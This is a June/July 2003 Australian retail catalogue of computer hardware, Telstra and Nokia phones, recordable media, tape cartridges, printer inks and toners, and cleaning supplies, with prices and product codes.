Add wireless freedom, stylish looks, and one-touch features to your desktop. Provides customizable keys, optical mouse technology, and a comfortable, design. Comes with a three-year warranty.



\$165

Websearch Code 192445

Logitech Z340 Speakers

This speaker system delivers the sound quality of systems costing much more while filling almost any room with clear sound. The three-piece Z-340 offers 33 watts of RMS power, 20 watts in the subwoofer and 6.5 watts in each satellite. You get thumping bass sounds along with silky smooth midrange and high frequencies.



\$95

Websearch Code 198446

Logitech Z680 Speakers

The Logitech Z-680 gives you THX-certified theatre quality digital sound through optical and coaxial inputs for simple connection to nearly any audio appliance. The 5+1 configuration with Dolby Digital and DTS Decoding pumps bass through the 188-watt subwoofer and with each of the four satellites providing 62 watts (RMS) and a 69-watt centre channel you have crystal-clear mid-range and high notes. This power is all available through a remote control.



\$739

Websearch Code 194855

Microsoft Notebook Optical Mouse

Microsoft Notebook Optical Mouse features Microsoft Optical Technology for smooth, accurate performance. Contoured for comfort and scaled-down in size, Notebook Optical Mouse is always good to go; where ever and when ever you need it. USB. Win/Mac.



\$59

Websearch Code 192444

Microsoft Wireless Optical Desktop for Bluetooth

The worlds first desktop solution that delivers Bluetooth Technology in a stylish, comfortable design. Work seamlessly with other Bluetooth enabled compatible devices and your computer. Coming complete with a USB Transceiver for Bluetooth you can easily connect bluetooth compatible phones, PCs, printers and more.



\$319

Websearch Code 194785



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Hardware
Software
Consumables

Telephony

JUNE/JULY 2003

Telstra A50 Corded Phone

- Handsfree operation
- Call number display
- Alpha numeric display
- 13 one touch memory for speed dial
- 70 name and number memory
- Visual ring display
- Call timer
- Time clock & mute key
- Colour: Champagne



\$88

Websearch Code 195174

Telstra F2100 DECT Digital Cordless Phone

- Digital voice quality & security
- Call number display (With subscription)
- 10 number name and memory
- 10 number caller list
- Pre-dialling
- Page button
- Colour: Titanium
- 1+1 includes additional cordless handset & charger

F2100 1+1 \$175



\$115

Websearch Code 195177

Telstra F2200 DECT Digital Cordless Phone

- Digital voice quality & security Handsfree on handset Calling number display (With subscription).
- 50 name and number memory
- 20 number caller list
- Call waiting button
- Pre-dialling
- Page button
- Multi handset compatible up to 5
- 1+1 Includes additional cordless handset & charger
- Colour: Titanium

F2200 1+1 \$225



\$138

Websearch Code 195179

Telstra F2300 DECT Digital Cordless Phone

- Integrated digital answering machine with 13 minutes record time, dual voicemail, time & date stamp
- Handsfree on handset
- Call screening from base unit & handset
- Calling number display (With subscription)
- 20 number caller list
- Multi handset
- compatible up to 5
- 1+1 includes additional cordless handset & charger

F2300 1+1 \$260



\$175

Websearch Code 195182

Telstra M450 Digital Answering Machine

- 14 minutes of record time
- Date & time stamp
- Digital message counter
- Dual mail box
- Voice prompted for ease of use
- Memo facility
- Remote access
- Colour: Titanium



\$78

Websearch Code 195195

Telstra BigPond Pre-Paid Internet Access

Want to experience the joys of the Internet but don't want to commit yourself to a billing method? You don't even have to nominate a credit card or Telstra account to join. No restrictions on download volumes, 5 email addresses, free customer and technical telephone support seven days a week.

196396	6 hours / 30 days	\$9.95
196397	20 hours / 45 days	\$19.95
196398	35 hours / 45 days	\$34.95
196399	60 hours / 90 days	\$54.95

Nokia 1100

Picture editor puts a paintbrush in your hands for creating your own picture message or screensaver. Multiple SMS sending is perfect for sending messages to all your friends. Create and manage up to 25 names in personalisable lists. Built-in games like Snake II, Space Impact and Link. Stopwatch and countdown time doubles as a portable timer so you won't forget.

Weight: 85g. Dimensions: 105.6x44.2x20.24mm.



\$245

Websearch Code 195204

Nokia 3530

Cheapest colour screen phone. Exchange lively multimedia messages with images, text and sound attachments with Multimedia Messaging Service (MMS), personalise your phone with Java applications and thrilling new games, and includes Polyphonic Ringing Tones.

Weight: 106 grams. Dimensions: 118x49.6x17.1mm. Colour: Lexan blue.



\$349

Websearch Code 195209

Nokia 3650

Includes integrated video recorder and player, integrated digital camera, colour display, Multimedia Messaging Services1 (MMS), 3MB user memory (Plus MultiMediaCard facility), Personal Information Management, constant and wireless connectivity, handsfree speaker.

Weight: 130 grams. Dimensions: 130x57x26mm.



\$849

Websearch Code 195210

Nokia 6610

Features include functionality on 3 networks on five continents, colour display, downloadable personal applications via Java technology, MMS (Multimedia Messaging Service), GPRS (General Packet Radio Service), HSCSD (High Speed Data), WAP 1.2.1 Browser (via GPRS or CSD), integrated FM stereo radio, handsfree speaker, polyphonic ring tones, wallpaper, calculator, currency converter, stopwatch, countdown timer. Weight: 84g. Dimensions: 106x45x17.5mm.



\$599

Websearch Code 195214

Nokia 7250

Includes integrated camera, MMS, pre-installed polyphonic ringing tones, colour display, synchronisation of all personal data across devices and applications over networks, tri-band GSM900/1800/1900 support, integrated stereo FM radio with hands-free speaker option, Java enabled games and applications.

Weight: 92 grams. Dimensions: 105x44x19mm.



\$899

Websearch Code 196406

Nokia 8250

Slips into your pocket - small and lightweight. Enhanced visual clarity courtesy of the bright blue backlight. Personalise phone settings with downloadable profiles, screensavers and ringing tones. Includes SMS chat feature, picture message sending and downloading, internal vibration feature, infra-red and internal data for cordless communication with compatible Nokia phones, laptop computers or PDAs.

Weight: 81 grams. Dimensions: 12.5x45x19mm. Colour: Silver.



\$385

Websearch Code 195484

Big Blue Pre-Paid Internet

Bigblue offers super fast, reliable internet access with no limits and no worries.

196220	1 Month	\$27.95
196222	6 Month	\$139.95
196223	12 Month	\$269.95



3 months
\$74.95
Websearch Code 196221

Palm Tungsten W

Combines easy-to-use wireless email and phone functionality, with the intuitive features you expect from Palm. GSMGPRS voice and data provides capability for fast downloading of email, SMS and web pages. Display: TFT colour display. Built-in keyboard. WinMac.

*Check with your wireless carrier for service and feature availability (Wireless network approved). Additional rates apply.



\$1129
RENTAL \$12.38 PER WEEK
Websearch Code 195250

Handspring Treo 270 Communicator

Send and receive SMS and email. Access and surf the web. Includes full colour screen with convenient backlit keyboard for simple night-time use, dual-band GSM 900-1800 phone that lets you make calls from around the globe*, powerful Palm OS organiser with 16MB memory. WinMac. (*Separate GSM service required).



\$1495
RENTAL \$16.39 PER WEEK
Websearch Code 195403



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Century CD Storage

Century CD is the industry's first affordable, intelligent CD and DVD storage unit, providing the user with a 100 disk capacity per unit. Manages up to 127,000 disks from a single interface on your PC.


\$360

Websearch Code 199629

Verbatim DataLifePlus CD-R 80min 48x 10 Pack (Jewel Case)

Verbatim's innovative "Super-Azo" recording dye is optimised to provide stable and reliable high-speed recording with excellent sensitivity with the industries widest range of compatibility for today's CD-R drives.


\$12

Websearch Code 193845

Verbatim Digital Vinyl CD-R 80min 10 Pack (Jewel Case)

A recordable disc designed after the popular and groovy 45-rpm record format. The colour-coded discs use Verbatim's original Azo Blue technology for superior audio writing performance on CD burners and broad read compatibility on car CD players, home audio systems and portable CD players.


\$13

Websearch Code 196442

Verbatim DataLifePlus DVD-R 4.7GB 4x 1 Pack (Jewel Case)

Capable of recording 1-4x speed. At 4x speed (44 megabits per second or about 36x CD-R performance), a 4.7GB DVD-R disc can be filled to capacity in about 15 minutes. Complies with DVD-R for general specifications, version 2.0/4x speed Rev 1.0. Lifetime warranty.


\$8

Websearch Code 196289

Verbatim CD Media

Verbatim DataLifePlus CD-R discs offer the security of the proprietary Super-Azo dye layer, backed by a lifetime warranty. Verbatim DataLifePlus CD-RW offers highly reliable technology ensuring smooth switching between record/erase cycles resulting in over 1,000 re-writes. Supported by Verbatim's lifetime warranty.

Websearch

Product Description

193842	Verbatim DataLifePlus CD-R 80min 700MB 48x VSP
193846	Verbatim DataLifePlus CD-R 80min 700MB 48x VSP
193845	Verbatim DataLifePlus CD-R 80min 700MB 48x VSP
196262	Verbatim DataLifePlus CD-R 80min 700MB 48x VSP
194809	Verbatim DataLifePlus CD-R 80min 700MB 48x VSP
193848	Verbatim DataLifePlus CD-RW 74min 650MB 2x-4x
193849	Verbatim DataLifePlus CD-RW 80min 700MB 16x-24x
193850	Verbatim DataLifePlus CD-RW 80min 700MB 2x-4x
193851	Verbatim DataLifePlus CD-RW 74min 650MB 12x

Quantity

1 Pack Jewel Case	\$1.25
10 Pack Jewel Cases	\$12
10 Pack Slim Cases	\$12
25 Pack Slim Cases	\$28
50 Pack Spindle	\$39
1 Pack Jewel Case	\$1.95
10 Pack Jewel Cases	\$12
10 Pack Slim Cases	\$12
25 Pack Slim Cases	\$28
50 Pack Spindle	\$39

Price

1 Pack Jewel Case	\$1.25
10 Pack Jewel Cases	\$12
10 Pack Slim Cases	\$12
25 Pack Slim Cases	\$28
50 Pack Spindle	\$39
1 Pack Jewel Case	\$1.95
10 Pack Jewel Cases	\$12
10 Pack Slim Cases	\$12
25 Pack Slim Cases	\$28
50 Pack Spindle	\$39



Imation CD 80min 700mb 48x + Bonus Mini CD

Imation CD-R and CD-RW media have a high-quality dye layer that ensures lower failure rates. Tested to meet Imation's exacting standards to protect against the toughest environmental conditions


\$8

Websearch Code 195048

Verbatim DVD Media

Verbatim's technical leadership and superior manufacturing capabilities ensure the fastest speeds with guaranteed drive compatibility.

Websearch

Product Description

196285	Verbatim DataLifePlus DVD-R 4.7GB 2x VSP
196289	Verbatim DataLifePlus DVD-R 4.7GB 4x VSP
196284	Verbatim DataLifePlus DVD-R 4.7GB 2x NSP
196286	Verbatim DataLifePlus DVD-R 4.7GB 2x NSP
196287	Verbatim DataLifePlus DVD-RW 4.7GB 2.4x VSP
196289	Verbatim DataLifePlus DVD-R 4.7GB 4x VSP
196448	Verbatim DataLifePlus DVD-R 4.7GB 2.4x NSP
196288	Verbatim DataLifePlus DVD-RW 4.7GB 2.4x VSP

Quantity

1 Pack Jewel Case	\$7
1 Pack Jewel Case	\$8
20 Pack Spindle	\$135
50 Pack Spindle	\$335
1 Pack Jewel Case	\$10
1 Pack Jewel Case	\$8
20 Pack Spindle	\$137
1 Pack Jewel Case	\$10

Price

1 Pack Jewel Case	\$7
1 Pack Jewel Case	\$8
20 Pack Spindle	\$135
50 Pack Spindle	\$335
1 Pack Jewel Case	\$10
1 Pack Jewel Case	\$8
20 Pack Spindle	\$137
1 Pack Jewel Case	\$10



Creative Nomad MuVo 64MB

Load it!
Plug the MuVo Memory into any computer USB port and it will show up automatically as removable storage on the desktop. Drag and drop your MP3/WMA files straight onto the NOMAD MuVo.

Play it!

When used with the included battery pack, the NOMAD MuVo works as a tiny MP3 player with incredible sound quality. The NOMAD MuVo plays up to 12 hours on one alkaline AAA battery.



64MB

\$275

Websearch Code 191514

128MB

\$329

Websearch Code 191515

Verbatim CopySmartPlus CD-R/DVD-R Stand Alone Duplicators

No PC required! The CopySmartPlus Towers make stand alone manual copying easy and affordable. Simultaneous burning capability to any or all target drives at once from hard disk.

CD-R Model: Standalone 3 drive 40x max CD-R, 12x max CD-RW Duplicator Tower with built in hard disk. DVD-R Model: Standalone 3 drive 4x DVD-R, 2x DVD-RW, 16x CD-R, 8x CD-RW Tower.

3 models available with either 3, 5 or 7 target drives.



CD-R 3 Drive

\$1545
 RENT SMART
 \$16.94 PER WEEK*
 Websearch Code 194893

DVD-R 3 Drive

\$3675
 RENT SMART
 \$36.04 PER WEEK*
 Websearch Code 194895

Primera Bravo CD-R/DVD-R Automated Duplicators/Printers

Bravo combines automatic, robotic-based CD or DVD duplication along with full-colour, 2400dpi disc printing - all in one compact, desktop unit. Up to 25 discs per job are automatically produced.

This model is dual-purpose. It produces both DVD-Rs at 2x speed as well as CD-Rs at 8x speed.



CD-R Drive

\$4095
 RENT SMART
 \$38.27 PER WEEK*
 Websearch Code 194896

DVD-R/CD-R 1 Drive

\$5095
 RENT SMART
 \$46.44 PER WEEK*
 Websearch Code 194897



Imation CD Media & Diskettes

Imation CD-R and CD-RW media have a high-quality dye layer that ensures lower failure rates. Each disc is tested to meet Imation's exacting standards to protect against the toughest environmental conditions

Websearch	195048	Imation CD-R 80min 700MB 48X Jewel Case 10 Pack + Bonus Mini CD-R	\$8.00
Websearch	195042	Imation CD-R 24Min 207MB Mini 5 Pack Neon	\$7.15
Websearch	193876	Imation CD-R 80min 700MB 48X Jewel Case 5 Pack	\$4.95
Websearch	194393	Imation CD-R 80min 700MB 40x Slim Jewel Case Black 20	\$22.00
Websearch	194392	Imation CD-R 80min 700MB 48x Spindle 100 Pack Plus \$15 cashback	\$65.00
Websearch	194390	Imation CD-R 80min 700MB 48x Spindle 25 Pack	\$16.50
Websearch	194391	Imation CD-R 80min 700MB 48x Spindle 50 Pack Plus \$7 cashback	\$32.50*
Websearch	194395	Imation CD-R Business Card 5.5 Min 50MB White Theme, 20 Pack	\$28.60
Websearch	195049	Imation CD-RW 74min 650MB 4X 10 Pack + 2 Bonus CD-RW's	\$17.60
Websearch	194276	Imation CD-RW 74min 650MB 4x10x Jewel Case 5 Pack	\$11.00
Websearch	194278	Imation 3.5 inch Floppy Disks IBM Format 10 Pack	\$4.95
Websearch	196270	Imation 3.5 inch IBM 40 Pack Neon Diskettes Plus \$5 cashback	\$25.00



Imation DVD Media

Recording movies, creating interactive training, backing up or archiving massive amounts of data are just a few options. Imation offers all the key DVD formats, like the write-once DVD-R and DVD-R media, or DVD rewritable formats like DVD-RAM, DVD-RW, and DVD-R. DVD-R media is the next generation data storage solution, giving you huge storage capacities and incredible sound and picture quality.

Websearch	193918	Imation DVD+R Media 4.7GB Jewel Case 1 Pack	\$8.25
Websearch	192772	Imation DVD+RW Media 4.7GB Jewel Case 1 Pack	\$11.00
Websearch	194277	Imation DVD-R Media 4.7GB Jewel Case 1 Pack	\$7.50
Websearch	193917	Imation DVD-R Media 4.7GB Spindle 25 Pack	\$170.50
Websearch	194415	Imation DVD-RAM Media 2.6GB	\$33.00
Websearch	194416	Imation DVD-RAM Media 4.7GB	\$29.70
Websearch	194417	Imation DVD-RAM Media 9.4GB	\$41.80
Websearch	193916	Imation DVD-RW Media 4.7GB Jewel Case 1 Pack	\$11.00

Imation 4MM/8MM/AIT Tape Media

Imation 4mm and 8mm data cartridges have a usable life time of up to 2,000 passes and have lifetime-of-the-product warranty. Imation AIT cartridges have auto tracking following (ATF) system for highly accurate tape tracking. Imation Mammoth cartridges have an archival life greater than 30 years and features a 3MB per second transfer rate.

Websearch	194355	Imation Data Tape 4mm 120m DDS-2	\$9.35
Websearch	192766	Imation Data Tape 4mm 125m DDS-3	\$16.50
Websearch	192767	Imation Data Tape 4mm 150m DDS-4	\$33.00
Websearch	194261	Imation Data Tape AIT 2.8mm 230m 50GB/100GB	\$145.00
Websearch	194474	Imation Data Tape AIT 3.8mm 100/260GB	\$159.50
Websearch	194473	Imation Data Tape Mammoth 170m 8mm 20GB/40GB	\$110.00
Websearch	194482	Imation Cleaning Cartridge for 4mm Tape Drives 30-50 Cleans	\$14.30
Websearch	194483	Imation Cleaning Tape for Mammoth Drives	\$40.70

Imation Data Cartridges

Travan and SLR technology offers businesses a reliable, cost-effective tape backup and storage solution. With a clear migration path and strong industry commitment of tier-one OEMs, Travan and SLR technology is the optimal backup solution for the growing data storage needs of your business.

Websearch	194411	Imation Data Cartridge SLR 26GB	\$104.50
Websearch	194412	Imation Data Cartridge SLR 40GB	\$96.80
Websearch	194408	Imation Data Cartridge SLR 5 48GB	\$60.50
Websearch	194471	Imation Data Cartridge SLR 60GB	\$121.00
Websearch	193196	Imation Data Tape Travan 40GB	\$85.80
Websearch	193197	Imation Data Tape Travan 5GB 2.5GB/5GB	\$38.50
Websearch	130023	Imation Data Tape Travan NS20 1020GB	\$71.50
Websearch	194263	Imation Cleaning Kit for MLR/SLR Drives	\$71.50
Websearch	194484	Imation Cleaning Kit for Travan Tape Drives	\$66.00

Imation DLT/SDLT and Ultrium (LTO) Tape Cartridges

Imation DLT, SDLT and Ultrium Tape Cartridges all feature lifetime-of-the-product warranty. As capacity requirements grow, your network and data centres require reliable media to store more and more data faster.

Websearch	192707	Imation Data Tape DLT IV 2080GB	\$84.00
Websearch	194262	Imation Data Tape Super DLT 160/320GB	\$178.00
Websearch	192768	Imation Data Tape LTO Ultrium 100/200GB	\$110.00
Websearch	196261	Imation LTO Ultrium Gen 2 200GB/400GB Cartridge	\$242.00
Websearch	194487	Imation Cleaning Cartridge for DLT Tape Drives 20 Cleans	\$71.50
Websearch	194486	Imation Cleaning Cartridge for DLT Tape Drives 20 Cleans	\$180.00
Websearch	194488	Imation Cleaning Cartridge for Ultrium Tape Drives 15-20 Cleans	\$176.00

Imation SoniX CD/DVD Label Kit

This all-in-one CD/DVD label kit includes everything you need to label your multimedia creations. Each kit includes software featuring more than 500 designs, matte-quality, photo-quality and Glow-in-the-Dark printable label sheets, and an easy-to-use applicator.



1 Pack
\$19.95
Websearch Code 194279

HP SureStore Ultrium 215 Internal Tape Drive

The SureStore Ultrium 215 attacks your biggest backup problems and makes them strengths; adding more reliability, more performance and more expandability. The drive has a capacity of up to 200GB compressed and comes with a three year HP warranty.



\$6999
Websearch Code 195097

HP SureStore DAT40i 40GB DDS4 Tape Drive

The HP SureStore DAT40 provides reliable, cost-effective data protection for entry-level to mid-range servers and back-up workstations where backup speed is an issue. The world's fastest DDS-4 drive, it stores 40 GB compressed within two hours, making it ideal for storage-hungry applications. DAT40's low cost of ownership delivers real value compared to other devices.



\$1999
Websearch Code 195091



AF CD Cleaning Kit

Disc fitted with micro brushes for cleaning lenses of CD-ROM, CD-R, CD-RW, games console and audio CD drives. Safe to use on all CD-ROM, CD-R, CD-RW and audio CD drives.



\$24.95

Websearch Code 192738

AF CD Scratch Repair & Cleaning Kit

Kit with solvent pump spray, restorer polish and cleaning cloths for removing grease and dirt from CD-ROMs, CD-Rs, CD-RWs and audio CD-Rs. Safe to use on CD-ROMs, CD-Rs, CD-RWs and audio CDs.



\$7.50

Websearch Code 192746

AF AirDusters

Pure compressed gas for blowing dust and debris from inaccessible areas of computer and office equipment.



Sprayduster 125ML (Invertable)

\$12.50

Websearch Code 192739

Sprayduster 200ML (Invertable)

\$15.95

Websearch Code 192740

Sprayduster 400ML

\$22.50

Websearch Code 192741



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Brother Fax and Laser Supplies

Brother genuine Fax and Laser supplies are designed to give you the best possible output and value for money. Use only Brother genuine supplies to ensure best performance with your fax machine or laser printer.

Websearch	192725	Brother Laser Toner TN-300	\$43.50
Websearch	192726	Brother Laser Toner TN-6600	\$115.00
Websearch	192727	Brother Laser Toner TN-7600	\$125.00
Websearch	192728	Brother Laser Toner TN-9000	\$43.50
Websearch	192729	Brother Laser Toner TN-9000	\$249.00
Websearch	192734	Brother Fax Cartridge PC-201	\$39.00
Websearch	192735	Brother Fax Cartridge PC-301	\$29.70
Websearch	192736	Brother Fax Cartridge PC-401	\$28.60

Canon BubbleJet Cartridges

Use only genuine Canon Bubblejet ink cartridges for you Canon Bubblejet printer to ensure high quality images and text from the first print to the last. Canon Bubblejet cartridges are designed to give you maximum output with your Bubblejet printer and ensure customer satisfaction on every page.

Websearch	MB232	Canon Inkjet Cartridge BC02 Black	\$40.00
Websearch	CAN236	Canon Inkjet Cartridge BC03 Black	\$38.00
Websearch	CAN064	Canon Inkjet Cartridge BC05 Colour	\$49.00
Websearch	CAN072	Canon Inkjet Cartridge BC1-218K Black	\$12.50
Websearch	CAN071	Canon Inkjet Cartridge BC1-21C Colour	\$32.00
Websearch	189700	Canon Inkjet Cartridge BC20 Black	\$52.80
Websearch	CAN086	Canon Inkjet Cartridge BC1-108K Black	\$24.90
Websearch	CAN084	Canon Inkjet Cartridge BC1-11C Colour	\$33.00
Websearch	CAN015	Canon Inkjet Cartridge BC21E Colour	\$75.00

Epson InkJet Cartridges

Features quick-drying, acid-free ink with superior resistance to bleeding and smudging on all media types.

Websearch	130914	Epson Inkjet Cartridge Black - C13T028091	\$49.00
Websearch	189243	Epson Inkjet Cartridge Colour - C13T029091	\$42.90
Websearch	EP428	Epson Inkjet Cartridge Black - C13T013091	\$27.00
Websearch	EP5011	Epson Inkjet Cartridge Colour - C13T014091	\$34.10
Websearch	EP5334	Epson Inkjet Cartridge Black - C13S02018790	\$36.30
Websearch	EP5333	Epson Inkjet Cartridge Black - C13S02018990	\$39.50
Websearch	EP5335	Epson Inkjet Cartridge Colour - C13S02019190	\$43.50
Websearch	EP5012	Epson Inkjet Cartridge Colour - C13S02019390	\$31.50
Websearch	EP5069	Epson Inkjet Cartridge Black - C13S02009390	\$31.50

HP DeskJet Cartridges

Each HP inkjet print cartridge consists of an integrated printhead and ink supply; designed for easy snap-out/drop-in for clean, fast replacement. The result is a new printhead and fresh ink every time the print cartridge is exchanged for maximum print quality and reliability.

Websearch	190196	HP Inkjet Cartridge No 45 Black - 51645AA	\$58.00
Websearch	129395	HP Inkjet Cartridge No 41 Colour - 51641AA	\$60.00
Websearch	HP1008	HP Inkjet Cartridge No 29 Black - 51629AA	\$58.00
Websearch	HP1007	HP Inkjet Cartridge No 49 Colour - 51649AA	\$60.00
Websearch	192529	HP Inkjet Cartridge No 15 Black - C6615DA	\$55.00
Websearch	130079	HP Inkjet Cartridge No 23 Colour - C1823DA	\$64.00
Websearch	190354	HP Inkjet Cartridge No 78 Colour - C6578DA	\$64.00
Websearch	HP1034	HP Inkjet Cartridge No 20 Black - C6614DA	\$56.00

HP Mono LaserJet Cartridges

HP LaserJet print cartridges have been designed to work together with your HP LaserJet printer. You will always get clear, sharp text and graphics for high-impact results.

Websearch	AUC125	HP LaserJet 5/L Series 2,500 Page Toner - C3906A	\$121.00
Websearch	HWP001	HP LaserJet 1100 Series 2,500 Page Toner - C4092A	\$120.00
Websearch	192755	HP LaserJet 1200 Series 3,500 Page Toner - C7115X	\$154.00
Websearch	HWP002	HP LaserJet 2100 Series 5,000 Page Toner - C4096A	\$195.00
Websearch	129465	HP LaserJet 4/5 Series 6,800 Page Toner - 92298A	\$184.00
Websearch	192571	HP LaserJet 4000 Series 10,000 Page Toner - C4127X	\$242.00
Websearch	192673	HP LaserJet 4100 Series 10,000 Page Toner - C8061X	\$242.00

We carry a full range of supplies.

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JUNE/JULY 2003

HP Colour LaserJet Cartridges

HP LaserJet print cartridges have been designed to work together with your HP LaserJet printer. You will always get clear, sharp text and graphics for high-impact results.

Websearch	192756	HP Colour LaserJet 4500 Toner Black - C4191A	\$169.00
Websearch	192757	HP Colour LaserJet 4500 Toner Cyan - C4192A	\$245.00
Websearch	192758	HP Colour LaserJet 4500 Toner Magenta - C4193A	\$245.00
Websearch	192759	HP Colour LaserJet 4500 Toner Yellow - C4194A	\$245.00
Websearch	192760	HP Colour LaserJet 4600 Toner Black - C9720A	\$299.00
Websearch	192761	HP Colour LaserJet 4600 Toner Cyan - C9721A	\$399.00
Websearch	192762	HP Colour LaserJet 4600 Toner Magenta - C9722A	\$399.00
Websearch	192763	HP Colour LaserJet 4600 Toner Yellow - C9722A	\$399.00



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advertised price

Lexmark Mono Laser Printer Supplies

The finest quality printers only perform at their best with the right toner. Lexmark Mono Laser print cartridges are specifically designed to assure optimal print quality, with crisp dark output from first print to last. "Clean hands" design assures an easy, clean installation and removal.

Websearch	195001	Lexmark Toner Cartridge for Optra 5 17.6K - 1382925	\$425.00
Websearch	195002	Lexmark Toner Cartridge Remanufactured for Optra 5 17.6K - 12A0150	\$308.00
Websearch	195003	Lexmark Toner Cartridge for Optra T 25K - 12A5845	\$535.00
Websearch	195004	Lexmark Toner Cartridge Remanufactured for Optra T 25K - 12A5140	\$429.00
Websearch	195005	Lexmark Toner Cartridge for T52X Series 20K - 12A6835	\$450.00
Websearch	195006	Lexmark Toner Cartridge for T62X Series 30K - 12A6865	\$590.00
Websearch	195007	Lexmark Toner Cartridge E32X Series 6K - 08A0478	\$275.00



Lexmark Colour Laser Printer Supplies

The Lexmark range of colour laser printers caters for all your colour printing needs. Of course, what's a great printer without supplies to match? Using Lexmark colour printing supplies will see you through every printing challenge.

Websearch	195008	Lexmark Toner Cartridge for Optra C710 Black - 10E0043	\$185.00
Websearch	195009	Lexmark Toner Cartridge for Optra C710 Cyan - 10E0040	\$475.00
Websearch	195010	Lexmark Toner Cartridge for Optra C710 Magenta - 10E0041	\$475.00
Websearch	195011	Lexmark Toner Cartridge for Optra C710 Yellow - 10E0042	\$475.00
Websearch	195012	Lexmark Toner Cartridge for Optra C720 Black - 15W0903	\$170.00
Websearch	195013	Lexmark Toner Cartridge for Optra C720 Cyan - 15W0900	\$315.00
Websearch	195014	Lexmark Toner Cartridge for Optra C720 Magenta - 15W0901	\$315.00
Websearch	195015	Lexmark Toner Cartridge for Optra C720 Yellow - 15W0902	\$315.00



Lexmark Linea " HP Compatible" Printer Supplies

For years, Lexmark have been recognised as a leader in the development and manufacturing of electrophotographic printing supplies. All of this expertise has gone into the manufacture of the Lexmark Linea Print Cartridges for HP LaserJet Printers.

Websearch	195016	Lexmark Toner Cartridge for HP 4000 Series - 140127X	\$195.00
Websearch	195017	Lexmark Toner Cartridge for HP 551/8000 Series - 140109A	\$270.00
Websearch	195018	Lexmark Toner Cartridge for HP 2100/2200 Series - 140196A	\$165.00
Websearch	195019	Lexmark Toner Cartridge for HP 4/5 Series - 140198A	\$149.00
Websearch	195020	Lexmark Toner Cartridge for HP 4/5 Series Longlife - 140198X	\$165.00



Lexmark Inkjet Printer Supplies

Lexmark inkjet cartridges have raised the standards for inkjet printing. Each Lexmark inkjet cartridge contains both a new printhead and inks that are specially formulated to work together for optimum results. Created with Excimer laser-crafted technology, the incredibly precise printheads have finer nozzles that fire ink drops so small, they're almost invisible to the human eye. The result is sharper images and better, smoother blending of colours.

Websearch	195027	Lexmark Ink Cartridge Compact Colour - 10N0026	\$59.00
Websearch	195028	Lexmark Ink Cartridge High Resolution Black - 10N0217	\$38.50
Websearch	195029	Lexmark Ink Cartridge High Resolution Colour - 10N0227	\$42.00
Websearch	195030	Lexmark Ink Cartridge High Resolution Black - 18L0032	\$58.00
Websearch	195031	Lexmark Ink Cartridge High Resolution Colour - 18L0042	\$66.00
Websearch	130531	Lexmark Ink Cartridge Super Sharp Black - 13400HC	\$59.50



We carry a full range of supplies.

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AF Inkjet Printer Cleaning Kit

Complete kit to keep inkjet printers and inkjet fax machines in optimum condition. Inkjets cleaned with cleaning fluid and foam tipped spatulas. Ideal for use on printers with non-permanent printheads.



\$28.50

Websearch Code 192747

AF Printer Rubber Roller Restorer

Non-toxic solvent pump spray for cleaning and restoring grip of all types of rubber rollers. Dissolves ink stains, oil and grease. Helps reduce paper jams.



\$7.50

Websearch Code 192748

AF Keyboard Cleaner

Wet/dry anti-bacterial sachet wipes for cleaning keyboards, computer casings and cables. Very powerful antibacterial cleaner. Special cleaning cards assist cleaning between keys. Sachets packed 295 x 305mm lint-free cloths. Absorbent dry wipe to provide final polish.



\$12.95

Websearch Code 192742



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Compatible Printers & Computer Products at Rock Bottom Prices

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Hauptpaage WinTV-USB Radio

- Watch TV in a window on your PC
- Plugs into your PC's USB port for easy installation!
- Videoconference over the Internet
- Make video movies in the Win TV-USB format

Win TV-USB
Websearch HAU004
Price \$299



\$299

Websearch Code 191306

Hauptpaage PVR250

Turn your PC into a Digital TV recorder, watch and record your TV shows with instant replay and program pause. The WinTV-PVR 250 brings live TV to your PC screen. With its 125-channel cable ready TV receiver, you can watch TV in a resizable window or full screen while you work on your PC.



\$409

Websearch Code 195113

Hauptpaage PVR 350

Record TV and Video material in DVD-quality MPEG2 to the PC's hard drive and play back using the PVR 350's dedicated MPEG decoding hardware to a television via a video output on the card. A true digital VCR.



\$519

Websearch Code 195954



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Websearch	193668
Websearch	193673
Websearch	193667
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Websearch	195079

Keytek Compatible Inkjet Cartridges

With 10 years of experience, Keytek is the largest independent supplier of Inkjet Cartridges in Australia. We have an extensive range of compatible Inkjet Cartridges for Epson, Canon, Hewlett Packard, Sharp, Brother and Xerox all manufactured to the highest standard and come with a 100% replacement warranty. A sensible alternative to the expensive Original cartridges and guaranteed to give quality and performance.

Keytek Compatible Ink Cartridge Canon Black for BJ 4000/4100/5500/2000 Series - BC121BK	\$9.00
Keytek Compatible Ink Cartridge Canon Black for BJ 6000/6200/6500/5450/54500 - BC13BK	\$15.00
Keytek Compatible Ink Cartridge Canon Colour for BJ 4000/4100/5500/2000 Series - BC121C	\$15.00
Keytek Compatible Ink Cartridge Canon Cyan for BJ 6000/6200/6500/5450/54500 - BC13CE	\$13.00
Keytek Compatible Ink Cartridge Canon Magenta for BJ 6000/6200/6500/5450/54500 - BC13EM	\$13.00
Keytek Compatible Ink Cartridge Canon Yellow for BJ 6000/6200/6500/5450/54500 - BC13EY	\$13.00
Keytek Compatible Ink Cartridge Epson Black for Stylus 440/500/600/700 - S020093	\$18.00
Keytek Compatible Ink Cartridge Epson Black for Stylus 440/460/460/660/707/201/200 - S020187	\$20.00
Keytek Compatible Ink Cartridge Epson Black for Stylus 480/580/620/UX/C405/C404UX - T013	\$15.00
Keytek Compatible Ink Cartridge Epson Black for Stylus 680 - T017	\$32.00
Keytek Compatible Ink Cartridge Epson Black for Stylus 800/850/1520 - S020108	\$18.00
Keytek Compatible Ink Cartridge Epson Black for Stylus 880 - T019	\$18.00
Keytek Compatible Ink Cartridge Epson Black for Stylus C41 - T038	\$19.00
Keytek Compatible Ink Cartridge Epson Colour for Stylus 400/600/800/850/1520 - S020089	\$20.00
Keytek Compatible Ink Cartridge Epson Colour for Stylus 480/580/620/UX/C405/C404UX - T014	\$19.00
Keytek Compatible Ink Cartridge Epson Colour for Stylus 680 - T018	\$27.00
Keytek Compatible Ink Cartridge Epson Colour for Stylus 810 - T027	\$33.00
Keytek Compatible Ink Cartridge Epson Colour for Stylus C41 - T039	\$29.00
Keytek Compatible Ink Cartridge Epson Colour for Stylus C60 - T029	\$33.00
Keytek Compatible Ink Cartridge HP Black for DJ 400/500 Series - HP5162AA	\$42.00
Keytek Compatible Ink Cartridge HP Black for DJ 600/660/670/690 - S1629AA	\$42.00
Keytek Compatible Ink Cartridge HP Black for DJ 610/640/656C - C6614DA	\$38.00
Keytek Compatible Ink Cartridge HP Black for DJ 840C/845C/94C - C6615DA	\$38.00
